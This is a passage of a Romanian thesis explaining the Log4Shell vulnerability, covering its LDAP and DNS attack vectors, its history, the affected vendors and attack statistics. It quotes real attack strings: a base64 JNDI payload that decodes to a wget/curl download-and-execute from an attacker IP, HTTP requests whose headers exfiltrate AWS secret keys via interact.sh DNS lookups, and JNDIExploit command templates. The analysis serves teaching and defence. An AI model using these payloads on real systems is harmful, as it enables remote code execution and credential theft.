În cazul vectorului de atac ce folosește **LDAP**, o dată ce biblioteca de logging Log4J 2 încearcă să interpreteze acest mesaj, ea va descărca și executa codul Java de la adresa URL specificată. El poate fi orice dorește atacatorul, cum ar fi un script care face atacatorul să acceseze server-ul când dorește nedetectat de către un antivirus (precum demo-ul expus în următorul capitol).




Figura 3.1: Schemă de exploatare Log4Shell prin LDAP

Mecanismul este asemănător și în cazul exploatării prin **DNS**, doar că de cele mai multe ori atacatorii ce aleg să folosească DNS pentru vectorul lor de atac o fac pentru a face exfiltrări de date din sistemul vulnerabil sau pentru a confirma vulnerabilitatea pe un sistem vizat. Tehnica funcționează după principiul următor: După ce atacatorul a găsit o zonă vulnerabilă ce reține date despre istoricul completării acelei zone și care utilizează o versiune vulnerabilă a bibliotecii Log4J 2, el *injectează* **string-ul de atac** ce îndeplinește de cele mai multe ori forma **${jndi:dns://${date_exfiltrate}.dns-server.extensie}**

În cazul în care sistemul vizat este vulnerabil, după ce Log4j a primit string-ul malițios, componenta JNDI încearcă să execute o conexiune către URL-ul scris în mesajul pe care îl primește. Astfel, datorită vulnerabilității ce există în sistem, el va trimite către atacator prin intermediul unui server controlat de acesta, date sensibile ale sistemului.

Există și câteva avantaje ale folosirii acestui vector de atac pentru exploatarea vulnerabilității, precum:

1. **Amprenta digitală** a atacatorului este **mai redusă** deoarece se poate utiliza un server DNS clandestin și anonim care nu este neapărat al atacatorului, ci poate fi folosit de mai multă lume, nu neapărat în moduri rău-intenționate;

2. Timpul de pregătire a atacului și complexitatea exploatării scade deoarece **nu** mai sunt necesare crearea unor clase Java pentru a duce atacul la sfârșit, putând fi exploatată vulnerabilitatea într-un mod mult mai simplu;

3. Acest vector de atac implică si exploatarea altei vulnerabilități numită **DNS Tunneling** ce implică **ocolirea firewall-urilor** ce pot fi instalate în rețelele ce includ serverele vulnerabile deoarece, de cele mai multe ori acestea **exclud** traficul transmis pe acest protocol.

Originea și explicația cauzei principale a vulnerabilității

Ideea de bază a atacului constă în injectarea unui string malițios cu ajutorul componentei JNDI a limbajului Java, iar această teorie a fost prezentată prima și prima dată în August 2016 în cadrul conferinței **BlackHat 2016, US edition**. Acolo s-a prezentat ideea de **JNDI Injection** care duce către un Remote Code Execution. Lucrarea prezintă mai mulți vectori de atac, dar cel mai notabil și cel care avea să fie vector principal de atac pentru Log4Shell este cel prin LDAP. Astfel, putem vedea de unde provine de fapt vulnerabilitatea din cadrul componentei JNDI. Totul pornește de la faptul că JNDI, în sine, permite căutarea anumitor resurse disponibile online. De exemplu, suportul pentru LDAP este asigurat prin două modalități: folosind **serializare** [21] sau folosind **referințe** [21]. De cele mai multe ori, în cadrul atacului este folosit procedeul de *referențiere* a căii de access spre resursa disponibilă pe server-ul LDAP controlat de către atacator. Atacul apare în momentul când server-ul vulnerabil s-a conectat la LDAP-ul deținut de atacator, iar acesta îț redirețională către alt server deținut de atactor unde acesta ține găzduit exploit-ul, moment în care server-ul primește resursa malițioasă a atacatorului care este *împachetată* sub forma unei clase Factory. În imediata apropiere, un utilitar ce automatizează procesul de creare a infrastructurii atacului din partea atacatorului a fost publicat pe Internet [47]. Datorită acestuia, munca unui atacator pentru a-și ridica întreaga infrastructură a fost simplificată simțitor de mult dorită capabilităților acestuia, precum: ridicarea unui server LDAP ce include direct în cadrul parametrilor săi cod malițios, fără a mai fi nevoie de clase create special pentru exploatare. Exemplu:

Listing 3.1: Exemplu string malițios creat cu JNDIExploit

```
ldap://127.0.0.1:1389/Basic/Command/[cmd]
ldap://127.0.0.1:1389/Basic/Command/Base64/[cmd_encodat_base64]
```

Exemple de atac

Prin LDAP

Pentru a explica mai bine vulnerabilitatea, am ales să expun un vector de atac [1] ce folosește LDAP pentru a livra un malware cu rol de DDOS/DOS.

Astfel, următorul string-ul de atac (Listing 3.1) este dat sub același template dat mai sus, dar în plus față de forma de mai sus amintită, acesta conține și o anumită comandă care de fapt descărcă un malware ce are legături cu software-urile malițioase de tipul DDOS.

Listing 3.2: String de atac folosit pentru DDOS/DOS

```
${jndi:ldap://——— :1389/Basic/Command/Base64/Y2QgL3RtcDt3Z2V0IGh0dHA
6Ly8xNTUUOTQuMTUOLjE3MC9iYmI7Y3VybCAtTyBodHRwOi8vMTU1Ljk0LjE1NC4xNzAv
YmJ102NobW9kICt4IGJiYjsuL2JiYg==}
```

Analizând payload-ul [2] putem observa la prima vedere un string encodat în baza 64. Trebuie menționat faptul că la momentul execuției, JVM-ul va decoda string-ul encodat, astfel executându-se ce este in spatele encodării. Problema apare când în spatele encodării stă un cod malițios ce are efecte nocive asupra mașinii de pe care se execută. Acesta este și cazul encodării de mai sus, care la decodare dă următoarea secvență de cod peste care a fost aplicat un proces de escapare: [3]

```
cd /tmp;
wget http://155[.]94[.]154[.]170/bbb;
curl -0 http://155[.]94[.]154[.]170/bbb;
chmod +x bbb;
./bbb
```


Analizând-o putem observa destul de ușor ce face de fapt string-ul inițial encodat, mai exact, descarcă în mod automat un script ce are potențial rol malițios pe **sistemul** victimei, dă drepturi acelui script, iar mai apoi îl execută.

La o simplă căutare a ip-ului prezent în script-ul malițios (155.94.154.170) pe o platformă care ține date despre reputațiile diverselor ip-uri (Figura 3.2) putem observa că acest ip are legături cu atacul Log4Shell.

[1] Tehnica prin care accesul neautorizat poate fi obținut la un dispozitiv sau o rețea de către hackeri în scopuri nefaste.

[2] Bucată de cod ce este considerată partea malițioasă a unui executabil/fișier.

[3] Proces de modificare a ip-urilor sau link-urilor ce sunt incluse în anumite părți de cod sau în anumite comenzi și care pot fi apăsate din neatenția cititorului, astfel putând să provoace efecte nedorite.



IP Abuse Reports for **155.94.154.170**:

This IP address has been reported a total of **8** times from 6 distinct sources. 155.94.154.170 was first reported on December 3rd 2021, and the most recent report was **2 years ago**.

Old Reports: The most recent abuse report for this IP address is from **2 years ago**. It is possible that this IP is no longer involved in abusive activities.

Reporter	IoA Timestamp	Comment	Categories
Anonymous	2021-12-17 19:07:47 (2 years ago)	"Bot Scanner"	Web App Attack
Moy3	2021-12-16 01:12:54 (2 years ago)	cd /usr/bin;wget http://155.94.154.170/bbb;curl -O http://155.94.154.170/bbb;chmod +x bbb;./bbb	Exploited Host, Web App Attack
NSOC	2021-12-15 13:17:25 (2 years ago)	attack=Log4Shell IoCs	Web App Attack
Parth Maniar	2021-12-15 03:58:59 (2 years ago)	This IP carried out Apache Log4j RCE Attempt(s) (also known as CVE-2021-44228 or Log4Shell). For mor ... show more	Hacking, Web App Attack
IrisFlower	2021-12-03 16:30:56 (2 years ago)	Unauthorized connection attempt detected from IP address 155.94.154.170 to port 8090 [J]	Port Scan, Hacking
IrisFlower	2021-12-03 15:24:17 (2 years ago)	Unauthorized connection attempt detected from IP address 155.94.154.170 to port 8090 [J]	Port Scan, Hacking
IrisFlower	2021-12-03 14:52:03 (2 years ago)	Unauthorized connection attempt detected from IP address 155.94.154.170 to port 8090 [J]	Port Scan, Hacking
ArminS	2021-12-03 01:23:26 (2 years ago)	SP-Scan 38976:8090 detected 2021.12.03 02:23:26 blocked until 2022.01.21 19:26:13	Port Scan

Figura 3.2: Detalii despre ip-ul prezent în string-ul encodat [2]

Prin DNS

Așa cum am arătat mai sus, alt vector de atac utilizat pentru atacuri și scanări repetate pentru confirmarea vulnerabilității este reprezentat de **DNS (Domain Name System)**. În cele ce urmează sunt expuse două atacuri ce reprezintă un atac de exfiltrare de date sensibil, respectiv o metodă de scanare folosită pentru a confirma prezența vulnerabilității Log4Shell pe un anumit sistem.

Astfel, următorul **payload** (Listing 3.3) folosește template-ul dat pentru atacurile ce folosesc acest vector, particularizând URL-ul pentru a încerca să exfiltreze credențialele de AWS [5] către un server de DNS controlat de atacator. În caz de succes, atacatorul primește datele cerute fără a fi detectat de un eventual firewall montat deoarece de cele mai multe ori, traficul protocolului DNS nu este analizat, considerându-se legitim. Totodată acest exemplu de atac expune și o alta modalitate de trimitere a string-ului malițios, alta decât cea normală, aceea prin găsirea unui câmp interactiv în cadrul aplicației și injectarea string-ului în acesta. Este folosită injectarea string-ului malițios în cadrul câmpurilor cererii pe care atacatorul o trimite către server, mizându-se pe faptul că datele cererilor ce vin către server sunt stocate cu ajutorul unei versiuni vulnerabile ale bibliotecii Log4J 2.

Listing 3.3: Cerere malițioasă pentru exfiltrare de chei secrete AWS

```
GET / HTTP/1.1
x-forwarded-for:
${jndi:dns://${env:aws_secret.key}.b221fkg33a3fb0221al12vm33.interact.sh}
connection: keep-alive
accept: */*
accept-encoding: gzip, deflate
```

```
user-agent:
${jndi:dns://${env:aws_secret.key}.b221fkg33a3fb0221al12vm33.interact.sh}
```

Modul de exfiltrare este destul de ingenios deoarece, datorită vectorului de atac folosit, amprenta digitală a atacatorului este redusă aproape spre minim, totodată fiind prezent și caracterul anonim al său. Acest lucru este asigurat de folosirea serviciului public și open-source numit *interact.sh* ce poate fi folosit de oricine pentru scopuri legitime sau ilegitime.

Următorul tip de atac prezentat (Listing 3.4) confirmă prezența vulnerabilității Log4Shell prin folosirea unui server de DNS controlat de către atacator ce primește request-uri din partea server-ului vulnerabil o dată ce acesta încearcă să verifice conectivitatea lui cu server-ul DNS scris în URL-ul malițios creat de către atacator. Exact ca la atacul prezentat anterior, modul de trimitere a string-ului malițios este tot prin injectarea sa în câmpurile cererii către server. Pentru partea de arhitectură a atacului, atacatorul a folosit tot serviciul *interact.sh* datorită anonimității sale.

Listing 3.4: Cerere malițioasă pentru confirmarea vulnerabilității Log4Shell pe un server

```
GET / HTTP/1.1
x-forwarded-for:
${jndi:dns://log4j.world80.900q19sj4bl2x0ake78xsv299.interact.sh
connection: keep-alive
accept: */*
accept-encoding: gzip, deflate
user-agent:
${jndi:dns://log4j.world80.900q19sj4bl2x0ake78xsv299.interact.sh
```

3.2 Cronologie

Vulnerabilitatea **Log4Shell** cunoscută sub **CVE-2021-44228** a fost raportată prima dată de către echipa de Cloud Security a celor de la Alibaba către Apache Foundation și reprezintă baza pentru următoarele 2 CVE ce au urmat după publicarea inițiala a Log4Shell:

1. **CVE-2021-44228** : Aceasta este de fapt prima raportare făcută către **Apache Foundation** de cei de la **Alibaba Cloud Security Team** [10].

2. **CVE-2021-45046** : Această vulnerabilitate expune riscul librăriei la *scurgeri de informații* prin exploatarea *Thread Context Map* în cazurile unor configurații care nu sunt de bază pentru librărie [11]. Ea a fost lansată deoarece în fix-ul 2.15.0 al celor de la Apache a fost găsită o modalitate de a păcăli interpretatorul JNDI să facă în continuare căutări pe serverele ostile ale atacatorilor.

3. **CVE-2021-45105** : În cadrul acestei vulnerabilități s-a descoperit o *poartă* de access pentru un atac de tip **Deniel of Service (DoS)** cauzat de o *recursie infinită* ce apare din cauza unor căutări autoreferenţiale apărute în fix-ul celor de la Apche pentru CVE-2021-45046 [12].

Vulnerabilitatea Log4Shell a fost prima dată raportată de cei de la Alibaba Cloud Security Team pe data de 24 Noiembrie 2021 către cei de la Apache Foundation. Răspunsul imediat intârzie, iar în cele din urmă, la scurt timp după, mai exact pe data de 1 Decembrie 2021, Cloudflare observă exploatare activă pentru atacul ce avea să se numească Log4Shell. Îi urmează Cisco pe 2 Decembrie 2021. Pe data de 6 Decembrie în același an apare primul fix, mai exact versiunea 2.15.0, dar totuși lasă anumite cazuri care se pot exploata în continuare. Pe 10 Decembrie apare în mod oficial vulnerabilitatea Log4Shell sub CVE-2021-44228, iar primele exploit-uri nu întârzie să apară [32], dar nu neapărat pe Internetul vizibil, ci mai mult pe Dark Web. [1] Pe data de 11 Decembrie, boții [2] devin vizibili în cadrul traficului de pe Internet, totodată apar și scannerele publice. La 2 zile distanță, Apache lansează al doilea fix sub versiunea 2.16.0 ce dezactivează JNDI pentru întreaga biblioteca Log4J 2. Imediat însă, apare CVE-2021-45046 ce afectează *părțile neacoperite* din fix-ul 1: 2.15.0, mai exact atunci când un atacator ce are acces la Thread Context Map, iar configurația folosită în cadrul bibliotecii nu este una de bază, atunci atactorul poate să își construiască un text malițios pentru a exploata în continuare vulnerabilitatea. Răspunsul celor de la Apache apare pe data de 18 Decembrie 2021 cu o noua versiune: 2.17.0, dar din păcate nici această versiune nu rezolva complet vulnerabilitatea lăsând loc de un DoS(Denial of Service) cauzat de o recursie infinită ce apare din cauza unor căutări autoreferenţiale în câmpurile ce se logau cu ajutorul librăriei în cauză, astfel a apărut CVE-2021-45105. Imediat însă a apărut fix-ul celor de la Apache cu versiunea 2.17.1 , aceasta fiind și prima versiune care era complet nevulnerabilă la oricare mutație a Log4Shell.




Figura 3.3: Cronologia vulnerabilității Log4Shell

[1] Conținut World Wide Web care există pe rețelele speciale de tip darknet, rețele care necesită software specific pentru acces, anumite configurații sau o autorizație de acces.

[2] Agenți software automatizați sau semi-automatizați care interacționează cu serverele. În general, acești boți rulează sarcini simple și repetitive într-un ritm mult mai rapid decat ar putea o ființă umană.

3.3 Relevanța Log4Shell de-a lungul anilor

În primii ani de la apariția vulnerabilității, mai exact anii 2021-2022, cele mai multe companii ce aveau ca și sistem de logging în aplicațiile lor biblioteca Log4Shell 2 au fost luate prin surprindere total de amploarea Log4Shell, vulnerabilitate ce avea să fie printre cele mai *periculoase* vulnerabilități din istoria Internetului.

De pe data de 10 Decembrie 2021, scanări masive au început să fie descoperite de către specialiștii de securitate cibernetică în spațiul vast al Internetului. Atacatorii scanau absolut orice posibil punct de logare în aplicațiile tuturor companiilor. Mai ales în anul 2021, dat fiind faptul că vulnerabilitatea a apărut spre sfârșitul anului, iar rezolvarea s-a lăsat așteptată, asta a dus la numeroase victime printre marile companii și nu numai.

3.3.1 Companii mari afectate

Adobe

Adobe a identificat în urma procesului de Vulnerability Management un singur produs numit **ColdFusion 2021** ce era vulnerabil la atacul Log4Shell. În cele din urmă au lansat o versiune ce remedia problema pe data de 14 Decembrie 2021.

Amazon

Amazon nu a fost la fel de *norocoasă* ca Adobe, descoperind în urma unor investigații interne, produse vulnerabile precum OpenSearch, **S3**, **CloudFront** sau **API Gateway**. Update-ul ce avea să remedieze problema a fost publicat pe 12 Decembrie 2021, la 2 zile de la publicarea unor exploit-uri în mediul online.

Cisco

Cisco la fel ca cele mai de sus, a avut de suferit la fel de tare, iar servicii precum "**Cisco Webex Meetings**" și nu numai, au fost vulnerabile cel puțin 4 zile de la data publicării exploit-urilor online.

cPanel

Poate unul dintre cele mai populare servicii atacate, plugin-ul **Solr** din cadrul produsului celor de la cPanel a fost intens vizat de persoanele rău intenționate datorită răspândirii vaste a cPanel printre doritorii de pagini de administrare. Din fericire, cei de la cPanel s-au mișcat rapid iar exploatarea nu a durat atât de mult.

Docker

Nici cei de la Docker nu au scăpat, dar în cazul lor nu produsul propriu a avut de suferit, ci imagini oficiale ale diverselor produse software precum **elasticsearch**, **logstash** sau **sonarqube** ce erau neactualizate, acest lucru cauzând probleme grave de securitate precum a fi vulnerabile la atacul Log4Shell.

Apple

Alături de Solr din cadrul produsului celor de la cPanel, **Apple iCloud** face parte din aceeași lista de cele mai populare servicii atacate. Mai exact, pentru acest produs, modalitatea de atac este una destul de simplă datorita modului de lucru al sistemului de Wifi conceput de Apple și politicii lor de logging asupra numelor de rețele pe care clienții lor le utilizează. Astfel prin simplul fapt că un atacator își numește rețeaua de Wifi sub forma unui string de atac, el poate exploata vulnerabilitatea din iCloud.

Splunk

La apariția vulnerabilității și la scurt timp dupa ea, printre companiile afectate de vulnerabilitatea Log4Shell se număra și Splunk-ul, doar că față de restul produselor anterior menționate, aici era vorba decât de un singură opțiune pe care utilizatorii o puteau folosi, aceasta numindu-se "**Data Fabric Search**". Rezolvarea a venit o dată cu lansarea versiunilor 8.1.7.1 și 8.2.3.2.

3.3.2 Statistica și dinamica vulnerabilității

În imediata perioadă după publicarea vulnerabilității, diverse companii de Researching în securitate au realizat diverse studii care arătau diveresele statistici din spatele încercărilor de atacuri, astfel informațiile obținute de către cei de la Barracuda [34] pe *fereastra de timp* dintre Decembrie 2021 și Martie 2022 arată fluctuația numărului de atacuri ce era influențat de apariția in spațiul public a diverselor exploit-uri ce puteau pune în pericol infrastructuri întregi.




Figura 3.4: Statistica vulnerabilității Log4Shell potrivit Barracuda între Decembrie 2021-Martie 2022 [34]

Aceiași cercetători au făcut un alt studiu pe același eșantion de informații legat de sursa acestor atacuri, astfel au descoperit că, potrivit datelor, cele mai multe incercări de atac provin din Statele Unite ale Americii cu o diferență uriașă față de următoarea sursă de atacuri, anume Japonia.

Figura 3.5: Statistica vulnerabilității Log4Shell potrivit Barracuda privind sursele atacurilor între Decembrie 2021-Martie 2022 [34]

Micșorând intervalul de timp ales și schimbând sursa de informații, am ales să analizez și perioada imediată după apariția primelor exploit-uri ale vulnerabilității. Astfel, am găsit studiul celor de la Check Point privind numărul de atacuri pentru vulnerabilitatea Log4Shell [42].




Figura 3.6: Statistica vulnerabilității Log4Shell potrivit Check Point între 10-13 Decembrie 2021 [42]

După cum se poate vedea și cum era și normal, persoanele rău intenționate au văzut foarte rapid potențialul malițios al acestei vulnerabilități, astfel în primele ore de la

publicarea vulnerabilității, *utilitarele de scanări în masă* au început să verifice în spațiul Internetului dacă exista victime. Numerele se triplează la fiecare 12 ore, rezultând la aproximativ 1 milion de atacuri la doar 3 zile distanță de observarea în mediul online a primelor exploit-uri pentru Log4Shell.

Tot ei expun și situația legată de numărul de exploit-uri ce au fost văzute în mediul online în același interval online, 10-13 Decembrie 2021.




Figura 3.7: Statistica vulnerabilității Log4Shell potrivit Check Point între 10-13 Decembrie 2021 [42]

Creșterea este exponențială între dățile de 12 Decembrie 2021 și 13 Decembrie 2021, astfel numărul de exploit-uri era foarte vast de atunci, majoritatea fiind mutații după primele publicate.

Anii 2023 - 2024

În acești ani, *masa de aplicații* ce folosesc diverse versiuni de Log4J este în continuare foarte vastă, tot mai multe aplicații și biblioteci folosind Log4J. Potrivit datelor disponibile pe platforma grep.app [29], există aproximativ 22.000 de fișiere ce includ indici de includere a bibliotecii Log4J 2 (Figura 3.8).

Platforma, însă, ca și următoarele pe care le expun, poate să caute decât în cadrul aplicațiilor/bibliotecilor open-source [1], celelaltele putând fi găsite datorită unor documentații publice sau în urma unor scurgeri de informații despre faptul că respectiva aplicație/bibliotecă conține în cadrul ei biblioteca Log4J 2.

[1]descrie practica de a produce sau dezvolta anumite produse finite, permițând accesul utilizatorilor să acționeze liber asupra procesului de producție sau dezvoltare. Implicit, utilizatorul are acces la codul sursă al aplicației.




Figura 3.8: Numărul total de aplicații/biblioteci găsit pe platforma grep.app

Există însă alte platforme ce dau alte metrici, precum platforma **deps.dev** [30], platformă specializată în listarea bibliotecilor ce au diferiți dependenți sau dependințe. Cei de la deps.dev expun peste **50.000 de biblioteci/aplicații** ce includ în definirea lor și biblioteca Log4J 2 (Figura 3.9).

